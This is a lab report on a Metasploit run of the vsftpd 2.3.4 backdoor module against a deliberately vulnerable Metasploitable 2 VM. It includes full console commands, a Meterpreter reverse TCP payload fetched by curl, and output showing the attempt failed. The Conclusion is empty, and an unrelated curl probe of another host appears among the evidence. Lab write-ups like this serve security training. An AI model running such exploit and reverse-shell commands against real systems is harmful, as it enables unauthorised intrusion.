Basic Exploitation Lab Report

Metasploit Framework — vsftpd 2.3.4

1. Objective

The objective of this lab was to demonstrate basic exploitation skills using the Metasploit Framework in a controlled virtual environment. The exercise involved configuring an exploit module, verifying the target address, configuring a reverse TCP payload, attempting exploitation, and evaluating the result.

The lab was conducted using Parrot OS as the testing machine and Metasploitable 2 as the deliberately vulnerable target.

2. Lab Environment and Scope

Item	Details
Testing machine	Parrot OS
Target machine	Metasploitable 2
Target IP address	192.168.128.3
Tester IP address	192.168.128.2
Exploitation framework	Metasploit Framework
Metasploit version	6.4.136-dev
Target service	FTP
Target port	TCP 21
Identified service version	vsftpd 2.3.4
Exploit module	`exploit/unix/ftp/vsftpd_234_backdoor`
Payload configured	`cmd/linux/http/x86/meterpreter_reverse_tcp`
Handler address	192.168.128.2

Handler port	TCP 4444
Test date	October 26, 2026

The target was identified through service enumeration, and connectivity between the testing machine and target was confirmed before the exploitation attempt.

Scope limitation: The test was intended for the isolated lab target at `192.168.128.3`.

3. Methodology and Execution

Step 1: Launch Metasploit

Metasploit Framework was launched from the Parrot OS terminal.

The console identified the installed version as `6.4.136-dev`.

Step 2: Select the exploit module

The following module was selected:

exploit/unix/ftp/vsftpd_234_backdoor

This module targets the backdoor associated with certain distributions of vsftpd 2.3.4.

The previously observed service version provided a reason to investigate this module. However, a matching service banner alone does not prove that the target contains the backdoor.

Step 3: Configure the target

The following options were configured:

```
set RHOSTS 192.168.128.3
set RPORT 21
set LHOST 192.168.128.2
```

The configuration specified the Metasploitable target, its FTP port, and the local address for the reverse connection.

The payload options displayed in the screenshot included:

Option	Configured value	Purpose

`LHOST`	`192.168.128.2`	Local listener address
`LPORT`	`4444`	Local listener port
`FETCH_COMMAND`	`CURL`	Method configured to retrieve the payload
`FETCH_SRVSPORT`	`8080`	The payload-serving port was `FETCH_SRVRPORT`, set to 8080
`FETCH_DELETE`	`false`	Payload deletion after execution was disabled

The module displayed the target as `192.168.128.3` on TCP port 21. The selected exploit target was `Linux/Unix Command`.

Step 4: Configure automatic checking

The following option was set:

```
set AutoCheck false
```

The console confirmed:

```
AutoCheck => false
```

The subsequent output indicated that automatic checking was disabled and that Metasploit was proceeding with the exploitation attempt.

Step 5: Execute the exploit

The following command was entered:

```
run
```

Metasploit reported that the reverse TCP handler had started on:

```
192.168.128.2:4444
```

This confirms that the handler started. It does not establish that the target successfully executed the payload.

4. Results and Analysis

The investigator captured the following output:

```
Started reverse TCP handler on 192.168.128.2:4444

AutoCheck is disabled, proceeding with exploitation

Unable to connect to backdoor on 6200/TCP. Cooldown?

Exploit completed, but no session was created.
```

Result: Exploitation unsuccessful — no session established.

The module was configured and executed, but Metasploit could not connect to the expected backdoor on TCP port 6200. Consequently, no interactive session was created.

The results establish that:

- The exploit module was selected and configured.
- The target address and FTP port were specified.
- The reverse TCP handler started.
- Metasploit attempted exploitation.
- The attempt did not produce a session.

The results do **not** establish that remote command execution occurred, that a Meterpreter session was obtained, or that the target was successfully compromised.

Although port 6200 was reported as open in a separate scan, that observation does not prove that a usable command shell was available.

Possible explanations include an absent or nonfunctional backdoor, a listener that was unavailable when Metasploit attempted to connect, or incompatibility between the legacy exploit and the lab environment. The available evidence is insufficient to determine the precise cause.

5. Security Significance


This exercise demonstrates the importance of validating exploit results instead of treating a matching service version or an execution message as proof of compromise.

A successful exploitation assessment requires evidence that the expected effect occurred. In this case, the absence of a session means that the attempt must be reported as unsuccessful.

The exercise also highlights the importance of checking module requirements, understanding payload configuration, and distinguishing service identification from vulnerability confirmation.


6. Evidence Collection

Primary evidence: Screenshot of the Metasploit console showing module selection, target configuration, payload settings, handler startup, and the final exploitation result.



```
sfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr ce:30:c9:88:75:75
          inet addr:192.168.128.3  Bcast:192.168.128.255  Mask:255.255.255.0
          inet6 addr: fddb:f5a:181e:c9fc:cc30:c9ff:fe88:7575/64 Scope:Global
          inet6 addr: fe80::cc30:c9ff:fe88:7575/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:28 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:814 (814.0 B)  TX bytes:3688 (3.6 KB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)
```




```
┌─[user@parrot]─[~]
└──╼ $ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 52:54:00:27:43:47 brd ff:ff:ff:ff:ff:ff
    altname enx525400274347
    inet 192.168.128.2/24 brd 192.168.128.255 scope global dynamic noprefixroute enp0s1
       valid_lft 3441sec preferred_lft 3441sec
    inet6 fddb:f5a:181e:c9fc:2d7f:9d5:457e:8603/64 scope global dynamic noprefixroute
       valid_lft 2591886sec preferred_lft 604686sec
    inet6 fe80::4ec:2c:698d:8a4f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
┌─[user@parrot]─[~]
└──╼ $ip route
192.168.128.0/24 dev enp0s1 proto kernel scope link src 192.168.128.2 metric 100
┌─[user@parrot]─[~]
└──╼ $ip -br addr
lo               UNKNOWN        127.0.0.1/8 ::1/128
enp0s1           UP             192.168.128.2/24 fddb:f5a:181e:c9fc:2d7f:9d5:457e:8603/64 fe80::4ec:2c:698d:8a4f/64
┌─[user@parrot]─[~]
└──╼ $ping -c 4 192.168.128.3
PING 192.168.128.3 (192.168.128.3) 56(84) bytes of data.
64 bytes from 192.168.128.3: icmp_seq=1 ttl=64 time=5.15 ms
64 bytes from 192.168.128.3: icmp_seq=2 ttl=64 time=0.793 ms
64 bytes from 192.168.128.3: icmp_seq=3 ttl=64 time=1.62 ms
64 bytes from 192.168.128.3: icmp_seq=4 ttl=64 time=1.54 ms

--- 192.168.128.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3036ms
rtt min/avg/max/mdev = 0.793/2.276/5.148/1.689 ms
┌─[user@parrot]─[~]
└──╼ $nmap -sV -p 21 192.168.128.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-26 17:41 UTC
Nmap scan report for 192.168.128.3
Host is up (0.0024s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
┌─[user@parrot]─[~]
└──╼ $
```



```
└──╼ $msfconsole
Metasploit tip: View advanced module options with advanced

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       =[ metasploit v6.4.136-dev                          ]
+ -- --=[ 2,656 exploits - 1,338 auxiliary - 2,141 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[msf](Jobs:0 Agents:0) >> use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 192.168.128.3
RHOSTS => 192.168.128.3
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RPORT 21
RPORT => 21
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set LHOST 192.168.128.2
LHOST => 192.168.128.2
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set AutoCheck false
AutoCheck => false
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.128.3    yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                      oit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WG
                                              ET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymou
                                              s handles, requires Linux ≥3.17 (for Python variant also Pytho
                                              n ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, pyth
                                              on3.8+, shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST           192.168.128.2    yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped di
                                          rectly to the shell.


   When FETCH_FILELESS is none:

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   FETCH_FILENAME      vccLNaxUnO       no        Name to use on remote system when storing payload; cannot
                                                  contain spaces or slashes
   FETCH_WRITABLE_DIR  ./               yes       Remote writable dir to store payload; cannot contain space
                                                  s


Exploit target:

   Id  Name
   --  ----
   0   Linux/Unix Command



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> run
[*] Started reverse TCP handler on 192.168.128.2:4444
[!] 192.168.128.3:21 - AutoCheck is disabled, proceeding with exploitation
[!] 192.168.128.3:21 - Unable to connect to backdoor on 6200/TCP. Cooldown?
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >>
```



```
┌─[user@parrot]─[~]
└──╼ $curl --max-time 5 -I http://192.168.64.1:3000/
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 26 Oct 2026 15:42:51 GMT
ETag: W/"24b1-1a178e0f528"
Content-Type: text/html; charset=UTF-8
Content-Length: 9393
Vary: Accept-Encoding
Date: Mon, 26 Oct 2026 15:44:14 GMT
Connection: keep-alive
Keep-Alive: timeout=5

┌─[user@parrot]─[~]
└──╼ $msfconsole
Metasploit tip: View advanced module options with advanced


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                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue
```

7. Cleanup and Containment

The cleanup was not completed, as no session was created. In the event a session is created, the following actions should be performed and recorded separately:

1. Check for active Metasploit sessions.
2. Close any sessions created during testing, if present.
3. Exit the Metasploit console after evidence collection.
4. Stop the Metasploitable virtual machine when the lab is finished.
5. Confirm that the target remains isolated from untrusted networks.
6. Verify the saved evidence file and record its SHA-256 hash.
7. Document any cleanup actions that could not be verified.

8. Conclusion

